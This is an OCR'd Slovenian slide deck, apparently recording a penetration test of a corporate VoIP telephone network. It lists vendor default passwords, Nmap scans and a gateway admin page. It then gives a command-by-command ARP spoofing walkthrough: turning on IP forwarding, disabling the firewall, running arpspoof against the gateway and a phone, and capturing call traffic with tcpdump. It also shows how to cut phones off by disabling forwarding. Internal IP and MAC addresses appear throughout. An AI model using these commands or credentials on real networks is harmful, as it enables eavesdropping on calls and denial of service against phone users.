| Infosmart | SOHO router | | HTTP | admin | 0 |
| Innovaphone | IP20 | | Multi | admin | ipP20 |
| Innovaphone | IP3000 | | Multi | admin | ip3000 |
| Innovaphone | IP400 | | Multi | admin | ip400 |
| Integral Technologies | RemoteView | 4 | Console | Administrator | letmein |
| Integrated Networks | IP Phone | IN1002 | HTTP | Administrator | 19750407 |

# Vstop


10.254.60.9: tiptel innovaphone 21 - Mozilla Firefox
Datoteka Urejanje Pogled Zgodovina Zaznamki Orodja Pomoč
http://10.254.60.9/
10.254.60.9: tiptel innovaphon...
tiptel innovaphone 21
Gateway
Diagnostics
Info
Log
Trace
Config show
IP Interfaces
V5.01 sp3 IP21[06-5977], Bootcode[322], HW[109] 2048/8192
IP21-04-1e-d9
end of
reset-
ok
10.254.60.9: tiptel innovaphone 21 - Mozilla Firefox
Datoteka Urejanje Pogled Zgodovina Zaznamki Orodja Pomoč
http://10.254.60.9/
10.254.60.9: tiptel innovaphon...
tiptel innovaphone 21
Gateway
Diagnostics
Info
Log
Trace
Config show
IP Interfaces
IP Routing table
net addr net mask gateway Interface state
255.255.255.255 255.255.255.255 255.255.255.255 local Up
10.254.60.9 255.255.255.255 0.0.0.0 local Up
10.254.60.63 255.255.255.255 255.255.255.255 ETH0 Up
10.254.60.0 255.255.255.192 0.0.0.0 ETH0 Up
127.0.0.0 255.0.0.0 127.0.0.1 local Up
224.0.0.0 224.0.0.0 224.0.0.0 ETH0 Up
default out 10.254.60.1 ETH0 Up

# Pregled telefonskega omrežja

SIP prehod (morda celo SIP proxy):

Starting Nmap 5.21 ( http://nmap.org ) at 2010-11-30 10:03 CET
Nmap scan report for 10.254.255.231
Host is up (0.0030s latency).
Not shown: 764 filtered ports, 233 closed ports
PORT STATE SERVICE
1720/tcp open H.323/Q.931
5060/tcp open sip
20005/tcp open btx

> telnet 10.254.60.9 2049
Trying 10.254.60.9...
Connected to 10.254.60.9.
Escape character is '^]'.
user:
password:

# Pregled telefonskega omrežja


## IP telefoni:


Nmap scan report for 10.254.60.8
Host is up (0.00087s latency).
Not shown: 999 filtered ports
PORT  STATE SERVICE
80/tcp open  http
MAC Address: 00:07:3B:E1:DF:82 (Tenovis GmbH & Co KG)

Nmap scan report for 10.254.60.43
Host is up (0.00070s latency).
Not shown: 999 filtered ports
PORT  STATE SERVICE
80/tcp open  http
MAC Address: 00:04:0D:F5:09:6A (Avaya)


Skeniranje je pokazalo, da je v omrežje vključeno 26 telefonov Avaya in 3 telefoni Tenovis GmbH & Co KG (podjetje, ki se je leta 2004 pripojilo k Avayi).

# Pregled telefonskega omrežja




# Pregled telefonskega omrežja



# Pregled telefonskega omrežja





# Pregled telefonskega omrežja

# ARP preusmerjanje


- Address Resolution Protocol (ARP) preusmerjanje (ARP spoofing, ARP flooding, ARP poisoning or ARP Poison Routing (APR)) je tehnika preusmerjanja ARP paketov v ethernet omrežjih.
- Napadalec svoj MAC naslov poveže z IP naslovom neke druge točke v omrežju, kar mu omogoča:
  - prestrezanje prometa
  - spreminjanje prometa
  - izvedbo DOS napada

# ARP preusmerjanje



# ARP preusmerjanje



http://infosec.si/?p=236

# ARP preusmerjanje

- Poslušanje omrežja razkrije precej ARP paketkov...

```
> sudo tcpdump -i eth0 -n arp
11:51:08.068896 ARP, Request who-has 10.254.60.1 (c4:7a:81:00:c0:00) tell 10.254.60.27, length 46
11:51:25.685073 ARP, Request who-has 10.254.60.1 tell 10.254.60.45, length 46
11:52:07.346347 ARP, Request who-has 10.254.60.1 tell 10.254.60.12, length 28
11:52:07.346937 ARP, Reply 10.254.60.1 is-at 00:19:56:21:ef:80, length 46
11:52:08.478366 ARP, Request who-has 10.254.60.1 (b4:a4:81:00:c0:00) tell 10.254.60.28, length 46
11:52:16.568207 ARP, Request who-has 10.254.60.1 (13:6e:81:00:c0:00) tell 10.254.60.24, length 46
11:52:16.569510 ARP, Request who-has 10.254.60.1 (ba:ec:81:00:c0:00) tell 10.254.60.25, length 46
11:52:16.576901 ARP, Request who-has 10.254.60.1 tell 10.254.60.20, length 46
11:52:18.063650 ARP, Request who-has 10.254.60.1 tell 10.254.60.49, length 46
```

- ...kar je dober znak, da je morda mogoče izvesti ARP preusmerjanje.

# ARP preusmerjanje

- Sedaj lahko izvedemo ARP preusmerjanje. Najprej na računalniku vključimo IP posredovanje in izključimo požarni zid:

```
> echo 1 > /proc/sys/net/ipv4/ip_forward
> ufw disable
```

- Nato zaženemo *arpspoof* (zaženemo in pustimo teči v svoji ukazni vrstici – primer za ARP preusmeritev IP naslova 10.254.60.43, 10.254.60.1 je prehod):

```
> sudo arpspoof -i eth0 -t 10.254.60.1 10.254.60.43
> sudo arpspoof -i eth0 -t 10.254.60.43 10.254.60.1
```

- Programa izpisujeta naslednja obvestila:

```
0:22:15:97:5:8c 0:19:56:21:ef:80 0806 42: arp reply 10.254.60.10 is-at 0:22:15:97:5:8c
0:22:15:97:5:8c 0:4:d:f5:9:6a 0806 42: arp reply 10.254.60.1 is-at 0:22:15:97:5:8c
```

# Prestrezanje

- Sedaj v novi ukazni vrstici zaženemo TCPdump in pričnemo s prestrezanjem omrežnega prometa (prestrežene podatke shranjujemo tudi v datoteko telefonski_promet.pcap):

> sudo tcpdump -i eth0 -n -vv -w telefonski_promet.pcap host 10.254.60.43

- V naslednji ukazni vrstici pa lahko pregledujemo "čisto" vsebino prestreženih podatkov:

> tail -f telefonski_promet.pcap | strings

PS_FMuvsqOM@S
gwp@10.254.255.231
5711
AVAYA_I55 VOIPSW81_rel_0339
RTCP_STOP_CONNECTION
gwp@10.254.255.231
5711
AVAYA_I55 VOIPSW81_rel_0339
RTCP_STOP_CONNECTION

# Blokada telefonov


- S pomočjo računalnika je iz telefonskega omrežja mogoče začasno onesposobiti poljuben telefon v omrežju. To storimo tako, da mu enostavno pošiljamo ARP pakete z napačnim MAC naslovom za prehod (gateway) oziroma tako, da na računalniku ne omogočimo IP posredovanja.

```
> echo 0 > /proc/sys/net/ipv4/ip_forward
```

# Izpis prometnih podatkov

